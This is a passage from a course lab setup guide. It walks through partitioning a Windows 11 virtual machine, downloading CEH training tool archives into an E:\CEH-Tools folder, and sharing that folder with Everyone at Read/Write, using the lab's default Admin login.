
5. Select the drive from the middle pane (here, **C:**). Right-click the selected drive and click **Shrink Volume...**




6. A **Shrink C:** window appears showing available shrink space. Enter **40000** (i.e., 40 GB) in the **Enter the amount of space to shrink in MB:** field and click **Shrink**.



- The **Computer Management** window will display the newly created unallocated disk partition in the middle pane, as shown in the screenshot below.




8. Select the **Unallocated** drive from the middle pane, right-click the selected drive, and click **New Simple Volume....**




9. The **New Simple Volume Wizard** window appears; click **Next**.

10. In the **Specify Volume Size** wizard, leave the default settings and click **Next**.




11. In the **Assign Drive Letter or Path** wizard, the **E** letter is selected by default in the **Assign the following drive letter** field; click **Next**.


Note: If a letter other than **E** is selected in the **Assign the following drive letter** field, click on the drop-down menu and select **E**.



- In the **Format Partition** wizard, **NTFS** is the file system selected by default to format the volume; click **Next**.



- In the next wizard, click **Finish**.
- The **Computer Management** window displays the newly created disk partition in the middle pane, as shown in the screenshot below.



- Close all windows and restart the **Windows 11** virtual machine.

[\[Back to Configuration Task Outline\]](#)


CT#18: Download CEH Tools on the Windows 11 Virtual Machine

1. Log in to the **Windows 11** virtual machine with the credentials **Admin** and **Pa\$\$w0rd**.
2. Create a folder on drive **E:** named **CEH-Tools**.
3. Log in to your **Aspen** account (you will see your course listed under **My Courses**). Click the **TRAINING** button under the course to access the e-Courseware, Lab Manuals, and tools in the **Training** area. → Click the **Download Tools** tab in the left-hand pane.
4. Click the module names in the right-hand pane (except CEHv13 ISO.zip) and download all the **CEH Tools** files to the **E:\CEH-Tools** folder.
5. Right-click the .zip files in the **E:\CEH-Tools** folder and select the **Extract Here** option.


[\[Back to Configuration Task Outline\]](#)

CT#19: Share and Map the CEH-Tools Folder to the Windows Virtual Machines


1. Log in to the **Windows 11** virtual machine with the credentials **Admin** and **Pa\$\$w0rd**.
2. Open a **File Explorer** window, navigate to the **E:** drive, right-click on the **CEH-Tools** folder, and select **Properties** from the context menu.




3. Select the **Sharing** tab from the **CEH-Tools Properties** window to modify and display the current shared folder settings.
4. Click the **Share...** button to access the **File Sharing** options.




5. In the **File Sharing** wizard, select **Everyone** from the drop-down list and click **Add**.




- 6. For the newly added users (**Everyone**), click the **Read** drop-down menu and click **Read/Write**.




- 7. Click **Share** to begin sharing with the added users.




8. Click **Done** on the confirmation page of the **File Sharing** wizard.



